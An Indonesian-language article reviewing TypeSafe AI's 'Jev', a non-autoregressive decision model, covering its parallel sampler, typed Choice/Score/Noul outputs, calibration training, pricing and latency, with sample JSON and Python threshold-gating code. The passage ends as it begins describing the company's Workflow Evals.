Selama empat tahun terakhir, perkembangan kecerdasan buatan terpusat pada satu paradigma antarmuka: loop percakapan atau chat. Model bahasa besar diskalakan melintasi klaster akselerator komputasi untuk menguasai preferensi manusia, menghasilkan paragraf fasih, esai sintetis, dan dialog interaktif multi-turn. Namun bagi software engineer dan arsitek sistem yang berupaya menanamkan kecerdasan mesin ke dalam basis kode produksi, kefasihan generatif ini membawa beban teknis yang berat. Model generatif konvensional tidak bekerja seperti primitif perangkat lunak yang deterministik. Model tersebut mengeluarkan aliran token sekuensial yang harus ditampung di buffer, diparsing, dipaksa masuk ke skema JSON, dan diawasi secara defensif dari risiko halusinasi.
Pada 14 September 2026, TypeSafe AI secara resmi mendobrak paradigma generatif ini dengan meluncurkan Jev, pionir dalam kategori sistem pembelajaran mesin baru bernama System One Models. Didirikan oleh Diogo Almeida, mantan periset OpenAI yang ikut menyusun makalah InstructGPT dan mengembangkan metode Reinforcement Learning from Human Feedback (RLHF), TypeSafe AI dibangun di atas landasan pemikiran yang radikal. Mereka menegaskan bahwa hambatan utama otomatisasi bisnis saat ini bukanlah kurangnya kemampuan percakapan, melainkan tiadanya mesin keputusan terstruktur, cepat, dan aman secara tipe (type-safe) yang dirancang khusus untuk dibaca oleh mesin.


Jev tidak menghasilkan teks bebas, tidak melayani percakapan pelanggan dengan gaya bahasa kasual, dan tidak menulis cerita kreatif. Model ini menanggalkan generasi string teks bebas secara total. Sebaliknya, Jev beroperasi sebagai pemanggilan fungsi berkecerdasan frontier dengan latensi ultra-rendah: state aplikasi tak terstruktur dimasukkan, dan keputusan probabilistik bertipe dengan jaminan matematis dikeluarkan. Dengan mengganti generasi sekuensial token-demi-token menggunakan parallel single-pass sampler serta melatih jaringan saraf menggunakan Reinforcement Learning for Calibrated Decisions (RLCD), TypeSafe AI mencatat latensi inferensi antara 70 hingga 500 milidetik, 0% kesalahan tipe, dan efisiensi biaya dua tingkat lebih hemat dibanding model penalaran konvensional.
Menilai apakah Jev merupakan titik balik arsitektur perangkat lunak yang nyata atau sekadar alat ceruk khusus menuntut evaluasi mendalam melampaui klaim pemasaran. Tim rekayasa perangkat lunak harus membedah bagaimana sampling non-autoregresif bekerja dalam praktik, menganalisis batas matematis penegakan skema, menguji presisi probabilitas terkalibrasi, serta memahami kompromi antara kebenaran semantik dan kepatuhan tipe sintaksis.
🧠 Batas Kognitif: Mengapa Rekayasa Perangkat Lunak Tertahan di Loop Percakapan
Penamaan System One Models terinspirasi langsung dari teori proses ganda yang dipopulerkan oleh psikolog kognitif Daniel Kahneman dalam karyanya Thinking, Fast and Slow. Kognisi manusia bertumpu pada dua mode kerja yang berbeda: Sistem 1, yang beroperasi cepat, instingtif, paralel, dan otomatis dalam mengenali pola asosiatif, serta Sistem 2, yang menjalankan penalaran simbolik lambat, analitis, sekuensial, dan menuntut energi komputasi besar.
Selama beberapa tahun terakhir, industri perangkat lunak berupaya mengotomatisasi keputusan deterministik rutin menggunakan padanan komputasi dari Sistem 2 murni. Ketika seorang pengembang membangun alur kerja otonom, mayoritas keputusan operasional sebenarnya tidak memerlukan perenungan filosofis mendalam atau penyusunan esai berhalaman-halaman. Perhatikan pertanyaan-pertanyaan runtime yang umum dihadapi sistem backend:
- Apakah payload webhook yang masuk menandakan insiden operasional darurat yang memerlukan eskalasi ke tim on-call?
- Berdasarkan log kegagalan transaksi basis data saat ini, kebijakan retry microservice mana yang harus dieksekusi?
- Apakah kueri SQL draf yang dihasilkan oleh tool hulu mencoba melakukan mutasi data yang tidak diizinkan pada tabel produksi?
- Haruskah tiket dukungan pengguna ini diarahkan ke layanan tingkat satu, penagihan teknis, atau manajemen akun?
Ketika pengembang mendelegasikan keputusan mikro ini ke model frontier konvensional seperti GPT-6 Astra, Claude 5 Sonnet, atau Gemini 3.5 Pro, sistem mengalami hambatan operasional yang masif. Runtime harus mengirimkan prompt teks panjang, menunggu beberapa detik bagi model remote untuk memuat cache key-value, dan membiarkan model menghitung puluhan token output sekuensial hanya demi memperoleh jawaban ya/tidak atau satu nilai enum perutean. Aplikasi kemudian harus menjalankan pemindaian regex atau validator skema demi memastikan model tidak membungkus jawabannya dengan basa-basi percakapan atau tag markdown.
Ketidakcocokan arsitektur ini memicu tiga pola kegagalan kritis pada sistem backend terdistribusi:
- Akumulasi Latensi (Latency Compounding): Pipeline data terdistribusi atau alur kerja agen mandiri kerap membutuhkan lima hingga dua puluh tahapan evaluasi berturut-turut. Ketika setiap titik keputusan memakan waktu tiga hingga lima belas detik, total waktu eksekusi membengkak menjadi beberapa menit. Aplikasi web interaktif dan antrean backend real-time tidak dapat mentolerir pemblokiran alur seberat ini.
- Kerapuhan Sintaksis (Syntactic Fragility): Sekalipun menggunakan teknik constrained decoding modern, model autoregresif sesekali memuntahkan token yang rusak, memotong payload di tengah jalan akibat batasan konteks, atau gagal menutup kurung kurawal JSON. Satu kegagalan parsing pada rantai dependensi dapat menghentikan seluruh graf eksekusi.
- Inefisiensi Finansial: Penyedia cloud mematok harga token keluaran tiga hingga lima kali lebih mahal dibanding token masukan. Membayar tarif mahal untuk karakter teks yang sekadar berfungsi sebagai pelengkap format di sekitar keputusan klasifikasi sederhana merusak kelayakan ekonomi sistem berskala besar.
TypeSafe AI memecahkan kebuntuan arsitektur ini dengan menyelaraskan kembali beban komputasi sesuai klasifikasi Kahneman. Dengan melimpahkan tugas percabangan, triase, pemberian skor, dan verifikasi guardrail ke mesin System One yang dioptimalkan, arsitek sistem dapat mencadangkan model generatif besar murni untuk sintesis kreatif terbuka dan penalaran algoritmik mendalam.
⚡ Arsitektur System One dan Pengambilan Sampel Non-Autoregresif
Terobosan teknologi utama yang menopang Jev adalah pemisahan total dari generasi token sekuensial autoregresif. Model bahasa tradisional beroperasi pada loop matematis sederhana: dengan urutan token sebelumnya, model menghitung distribusi probabilitas di seluruh kosakata dan mengambil satu sampel token, yang kemudian digabungkan ke urutan input untuk memprediksi token berikutnya.
Secara formal, untuk urutan token $x = (x_1, x_2, \dots, x_T)$, model autoregresif menguraikan probabilitas gabungan sebagai:
$$P(x) = \prod_{t=1}^{T} P(x_t \mid x_1, \dots, x_{t-1})$$
Formulasi ini bersifat sekuensial secara inheren. Menghasilkan $T$ token membutuhkan $T$ forward pass berturut-turut melalui jaringan saraf. Kendati arsitektur GPU modern sangat unggul dalam perkalian matriks paralel, generasi sekuensial membuat inti tensor (tensor cores) tidak termanfaatkan secara optimal, karena setiap langkah harus menunggu bandwidth memori untuk mengambil bobot model dari High Bandwidth Memory (HBM) ke cache.
Jev mengatasi hambatan ini dengan menerapkan parallel sampler non-autoregresif yang dirancang selaras dengan perangkat keras. Alih-alih memperlakukan keputusan sebagai token tekstual yang dikeluarkan satu per satu sepanjang waktu, Jev memandang pengambilan keputusan sebagai tugas klasifikasi dan regresi multi-head simultan yang dievaluasi pada satu ruang laten kontekstual bersama.
Ketika sebuah aplikasi mengirim kueri ke Jev, sistem mengirimkan payload state tak terstruktur bersama dengan daftar pertanyaan terstruktur. Arsitektur Jev memproses state input melalui backbone transformer dalam satu kali forward pass, mengisi representasi key-value yang padat. Parallel sampler kemudian memproyeksikan state laten ini secara serentak ke seluruh decision head yang diminta:
- Eksekusi Forward Pass Tunggal: Model mengevaluasi seluruh pertanyaan secara paralel dalam satu graf komputasi. Mengajukan satu pertanyaan atau sepuluh pertanyaan pada state yang sama menghasilkan latensi eksekusi yang hampir identik, karena beban komputasi didominasi oleh pemrosesan token state awal.
- Penyelarasan Matriks Berbasis Perangkat Keras: Karena kosakata keluaran dibatasi pada kategori keputusan yang telah ditentukan sebelumnya dan bukan 150.000 token bahasa manusia, matriks proyeksi dapat dimuat rapi di dalam cache L2 dan SRAM tercepat pada akselerator grafis, menghilangkan lonjakan latensi akibat transfer memori.
- Eliminasi Beban Token Output: Jev tidak menuliskan representasi string angka, boolean, atau nama kategori ke dalam buffer teks keluaran. Jaringan secara langsung menghasilkan tensor numerik yang merepresentasikan logit ternormalisasi dan distribusi probabilitas, yang langsung dipetakan oleh runtime klien ke dalam tipe biner di memori lokal.
Pergeseran struktural ini menjelaskan bagaimana Jev mampu mencapai waktu respons jaringan di bawah 100 milidetik secara stabil. Dengan beroperasi dalam satu langkah eksekusi, model ini menembus batas bawah latensi yang selama ini membatasi integrasi kecerdasan buatan pada layanan backend berkecepatan tinggi.
📐 Jaminan Keamanan Tipe Matematis dan Eliminasi Beban Parsing
Dalam rekayasa perangkat lunak modern, sistem tipe berfungsi sebagai benteng pertahanan utama terhadap kegagalan runtime. Kompilator atau penganalisis tipe statis menjamin bahwa ketika suatu fungsi mengharapkan enumerasi berisi tiga state yang valid, fungsi tersebut tidak mungkin menerima string acak, bilangan bulat di luar rentang, atau nilai null.
Integrasi model bahasa generatif ke dalam basis kode bertipe selama ini merusak kontrak tersebut. Karena LLM mengeluarkan aliran teks bebas, tim pengembang terpaksa memasang lapisan parsing defensif yang tebal, seperti pustaka Pydantic di Python, Zod di TypeScript, atau Serde di Rust. Ketika LLM gagal mengeluarkan JSON yang valid, menghasilkan kunci yang tidak ada di skema, atau mengalami fluktuasi temperatur yang memicu sinonim baru, perangkat lunak mengalami exception yang harus ditangkap dan diulang (retry).
Jev mengubah hubungan ini dengan menegakkan keamanan tipe secara matematis langsung di batas decoding. Keamanan tipe pada Jev bukanlah klaim empiris yang diperoleh melalui rekayasa prompt atau parsing regex pasca-generasi. Hal ini merupakan jaminan matematis mutlak yang dikunci oleh topologi keluaran model itu sendiri.
Runtime Jev menyediakan tiga primitif keputusan yang kekal:
- Choice: Mengevaluasi state input terhadap himpunan opsi diskret yang saling eksklusif, mendukung kardinalitas hingga 255 pilihan. Mesin menghitung distribusi kategorikal ternormalisasi di seluruh kandidat, mengembalikan nilai probabilitas eksplisit untuk setiap opsi disertai skor keyakinan keputusan secara menyeluruh.
- Score: Mengevaluasi state input terhadap skala terurut yang kontinu (seperti tingkat keparahan insiden, penilaian risiko, atau prioritas antrean). Model mengembalikan nilai skalar kontinu, parameter distribusi probabilitas, dan metrik keyakinan epistemik.
- Noul (Boolean Terkalibrasi): Mengevaluasi suatu proposisi terhadap state input untuk menentukan apakah pernyataan tersebut bernilai benar atau salah. Berbeda dari flag biner biasa, Noul mengembalikan nilai probabilitas kontinu yang dibatasi secara ketat antara 0.0 dan 1.0 dengan jaminan kalibrasi statistik.
Kontrak skema ini didefinisikan secara langsung pada permintaan HTTP awal. Perhatikan skenario arsitektur di mana harness respons insiden otomatis harus mengklasifikasikan jejak galat sistem:
{
  "model": "jev-latest",
  "state": "FATAL: Connection pool exhausted on primary database replica db-prod-04. 142 client threads blocked in acquire_connection() for over 4500ms. Disk I/O utilization at 98% with zero available swap.",
  "questions": {
    "is_production_outage": {
      "type": "noul",
      "instructions": "The incident indicates severe customer-facing degradation or total database service unavailability."
    },
    "severity_tier": {
      "type": "score",
      "instructions": "Rate incident severity from 1 (minor warning) to 5 (catastrophic infrastructure failure)."
    },
    "remediation_action": {
      "type": "choice",
      "options": [
        "restart_connection_pool",
        "scale_read_replica",
        "failover_to_standby",
        "escalate_to_human_sre"
      ],
      "instructions": "Select the immediate remediation path based on the reported resource exhaustion."
    }
  }
}
Ketika payload ini diproses, vektor probabilitas dihitung langsung dari logit lapisan terakhir yang sesuai dengan kunci skema. Secara matematis mustahil bagi Jev untuk mengembalikan opsi tindakan keempat yang tidak terdaftar pada array options, atau mengembalikan string teks bebas pada kolom is_production_outage. Pustaka klien menerima respons biner dan memetakannya langsung ke struktur data bahasa pemrograman tanpa parsing regex, penanganan exception berulang, atau mekanisme coba ulang.
🎯 RLCD dan Kalibrasi Probabilitas Keputusan Berbasis Bukti
Kelemahan paling berbahaya dari model kecerdasan buatan modern adalah rasa percaya diri yang semu (overconfidence). Ketika model bahasa biasa yang dioptimalkan dengan RLHF menghadapi input yang ambigu, tidak lengkap, atau berada di luar distribusi data latih, model tersebut kerap menghasilkan jawaban yang salah dengan nada yang sangat meyakinkan. Jika sebuah model memiliki akurasi 95% pada benchmark klasifikasi namun tidak mampu menandai kapan suatu kasus berada pada margin ketidakpastian 5%, model tersebut tidak dapat dipercaya di dalam sistem otonom.
Guna mengatasi krisis kalibrasi ini, TypeSafe AI mengembangkan Reinforcement Learning for Calibrated Decisions (RLCD). Bila RLHF tradisional melatih model untuk memproduksi teks yang disukai oleh penilai manusia, RLCD mengoptimalkan jaringan saraf demi kejujuran epistemik dan kalibrasi matematis.
Dalam teori pembelajaran statistik, suatu model dikatakan terkalibrasi sempurna jika untuk seluruh prediksi yang dibuat dengan tingkat keyakinan $p$, akurasi empiris dari prediksi tersebut tepat setara dengan $p$:
$$P(\text{Benar} \mid \hat{P} = p) = p$$
Jika Jev mengevaluasi suatu state dan memberikan probabilitas 0.85 untuk sebuah pilihan, evaluasi historis pada miliaran pengujian menjamin bahwa pernyataan model tersebut terbukti benar secara faktual pada sekitar 85 dari 100 pengujian.

RLCD mencapai tingkat kalibrasi ini melalui formulasi fungsi loss khusus yang menghukum pernyataan salah yang terlalu percaya diri jauh lebih keras dibanding pengakuan ketidakpastian yang jujur. Selama fase pelatihan, fungsi optimasi mengintegrasikan proper scoring rules, seperti skor Brier dan negative log-likelihood pada graf keputusan terverifikasi:
$$\text{Skor Brier} = \frac{1}{N} \sum_{i=1}^{N} (f_i - o_i)^2$$
Di mana $f_i$ adalah probabilitas yang diprediksi oleh model dan $o_i$ adalah hasil biner aktual. Dengan meminimalkan proper scoring rules di bawah gradien reinforcement learning, RLCD memaksa representasi laten mempertahankan nuansa ketidakpastian alih-alih memaksakan logit ekstrem mendekati 0 atau 1.
Bagi software engineer, probabilitas yang terkalibrasi membuka pola arsitektur yang sangat andal: penentuan ambang batas deterministik (deterministic threshold gating). Alih-alih memperlakukan AI sebagai kotak hitam yang memberikan vonis biner mutlak, logika aplikasi dapat membaca skor keyakinan untuk mengatur alur kontrol sistem:
response = client.evaluate(
    state=customer_refund_request,
    questions={
        "is_fraudulent": Noul(instructions="Indikasi pengambilalihan akun atau penipuan identitas")
    }
)

fraud_prob = response.nouls["is_fraudulent"].noul

if fraud_prob > 0.92:
    security_service.freeze_account(immediate=True)
elif fraud_prob > 0.35:
    ticket_service.route_to_fraud_analyst(priority="high")
else:
    payment_gateway.process_automatic_refund()
Dengan memisahkan estimasi probabilistik model dari ambang batas kebijakan bisnis di kode aplikasi, tim perekayasa mempertahankan kendali penuh atas batas risiko. Jika perusahaan memutuskan untuk memperketat toleransi penipuan, pengembang cukup mengubah konstanta numerik di aplikasi tanpa perlu merekayasa ulang prompt atau melakukan fine-tuning model.
📊 Latensi, Karakteristik Finansial, dan Paradoks Jevons pada Beban Runtime
Kelayakan ekonomi penanaman kecerdasan buatan ke dalam software komersial ditentukan oleh dua faktor utama: latensi inferensi dan biaya komputasi per panggilan. Dalam meninjau dampak kehadiran Jev, angka-angka ini harus diletakkan dalam konteks rekayasa sistem yang nyata.
TypeSafe AI menyusun model penetapan harga publik yang selaras dengan efisiensi pengambilan keputusan non-autoregresif:
- Tarif Token Masukan: $0.042 per satu juta token input (setara dengan sekitar $42 per satu miliar token). Skema harga ini menempatkan Jev di jajaran model kelas frontier paling terjangkau di pasar, hanya berada di atas classifier heuristik sederhana.
- Tarif Token Keluaran: Gratis. Karena Jev tidak memproduksi token teks sekuensial, TypeSafe AI tidak memungut biaya untuk token output. Bandwidth dan siklus komputasi yang dibutuhkan untuk mengembalikan array probabilitas terstruktur sangat kecil dibanding pemrosesan input awal.
- Latensi Inferensi: Waktu respons end-to-end berkisar antara 70 milidetik hingga 500 milidetik di berbagai wilayah jaringan global, mewakili percepatan 40 hingga 200 kali lipat dibanding model penalaran frontier standar.
Untuk menguji performa ini di lingkungan kerja nyata, TypeSafe AI merilis kerangka pengujian publik bernama Workflow Evals. Alih-alih mengukur tolok ukur akademis seperti MMLU atau HumanEval, Workflow Evals menguji bagaimana model mengeksekusi graf komputasi kompleks yang mencerminkan logika bisnis produksi.
